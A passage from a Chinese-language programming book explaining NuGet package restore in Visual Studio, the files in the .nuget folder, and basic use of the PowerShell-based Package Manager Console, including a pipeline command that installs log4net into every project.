如果需要更加清晰地列出最近使用过的包，可在 Package Manager 设置对话框的 General 节点中单击“Clear Recent Packages”按钮。

10.3.5 包恢复

正如前面提到的，NuGet 默认的工作流程是把包文件夹提交到版本控制。这样做的一个好处是可从版本控制检索解决方案，以确保构建解决方案的每个包都能够安装，而且这些包还不需要从其他位置检索。

然而，这个方法有一些不足之处。Packages 文件夹不是 Visual Studio 解决方案的一部分，因此，通过 Visual Studio 集成管理版本控制的开发人员需要进行一个额外的步骤以确保 Packages 文件夹能够提交。如果碰巧使用 TFS(Team Foundation System)进行源码控制，NuGet 会自动提交 Packages 文件夹。

使用分布版本控制系统(DVCS)(比如 Git 或 Mercurial)的开发人员还会面临另一个问题。通常情况下，DVCS 不擅长处理二进制文件。如果项目中大量的包都有很大改变，DVCS 库会变得很大。在这种情况下，我们就不需要把 Packages 文件夹提交到版本控制了。

NuGet 1.6 引入了包修复功能来处理这些问题，这样就支持一个新的工作流程，我们就不需要把 Packages 文件夹提交到源码控制了。

为使用包修复功能，在 Visual Studio 中的解决方案上右击，选择 Enable NuGet Package Restore 菜单项，如图 10-12 所示。这样就会打开一个对话框，上面显示解决方案的改变信息，如图 10-13 所示。




图 10-12




图　10-13

正如对话框中显示的，这样就会在我们解决方案的根目录中添加一个名为.nuget 的文件夹。我们需要确保把这个文件夹提交到源码控制，因为它包含了启用包恢复的构建任务。可喜的是，这个文件夹中的内容很少改变，因此，这是一次性操作。

在这个文件夹中，存在有三到四个文件，分别如下：

- NuGet.config：包含有 NuGet 的配置设置。目前，只有一个设置 disableSourceControlIntegration，由于当启用包恢复时，我们不再需要把 Packages 文件夹提交到源码控制，因此，我们把它设置为 true。
- NuGet.exe：NuGet 的命令行版本能够恢复包。需要注意的是，在 NuGet 2.0 版本中，包恢复功能需要征得用户同意，用户可以通过 NuGet 设置或环境变量 EnableNuGetPackageRestore 来同意。如果需要更详细地了解 NuGet，请参阅 NuGet 博客，网址为 http://blog.nuget.org/20120518/package-restore-and-consent.html。
- NuGet.targets：MSBuild 任务交给 NuGet.exe，确保丢失的包在编译时恢复。
- Packages.config：如果解决方案中包含只安装在解决方案中，而没有在其他任何单独项目中安装的包，那么这些包会在该文件中列出。例如，添加命令到 Packages Manager Console(后面会介绍)，但不包含任何程序集的包可能会在这里列出。

启用包恢复功能，Packages 文件夹就不需要提交到源码控制；相反，只提交源代码。当一个新的开发人员从版本控制获取源码时，只需构建解决方案恢复所有包文件即可。

NuGet 会查看 Packages.config 文件中的每个包条目，并下载解压这些包。注意，这不需要“安装”包。这里假设包已经安装，并且对解决方案做的所有更改已经提交。唯一缺少的是 Packages 文件夹中的文件，如程序集和工具。

10.3.6　包管理器控制台的用法

在之前的内容中笔者曾提到，有两种方式可以实现与 NuGet 的交互。下面讲解第二种方式：Package Manager Console。这是 Visual Studio 中基于 PowerShell 的控制台，提供了强大的功能来查找和安装包，此外，该控制台还支持 Add Library Package Reference 对话框不支持的一些功能。

可按照以下步骤启动和使用控制台：

(1) **启动控制台**：单击 Tools | Library Package Manager | Package Manager Console，如图 10-14 所示。这样就进入了 Package Manager Console，在这里可以执行在对话框中可以执行的所有操作。




图 10-14

(2) **执行操作**：使用 Get-Package 命令可以列举出联机库中的所有包，还可以提供一个搜索过滤器，如图 10-15 所示。




图 10-15

(3) **使用选项卡扩展**：图 10-16 展示了在 Install-Package 命令中使用选项卡扩展的一个例子。顾名思义，该命令可用来安装包。与智能感知功能类似，选项卡扩展展示了一个与已输入字符匹配的包的列表。




图　10-16

PowerShell 命令的一个优点就是支持选项卡扩展，这意味着您在输入一个命令前边的部分字符的同时，单击 Tab 键可以查看要输入内容的一些选项。

(4) **复合命令**：PowerShell 也支持复合命令，比如通过将一个命令管道传输到另一个命令。例如，如果想向解决方案中的每个项目安装一个包，可以运行下面的命令：

```
Get-Project -All | Install-Package log4net
```

第一个命令将检索出解决方案中的所有项目，并将检索出的项目管道输出到第二个命令，然后再将指定的包安装到这些项目中。

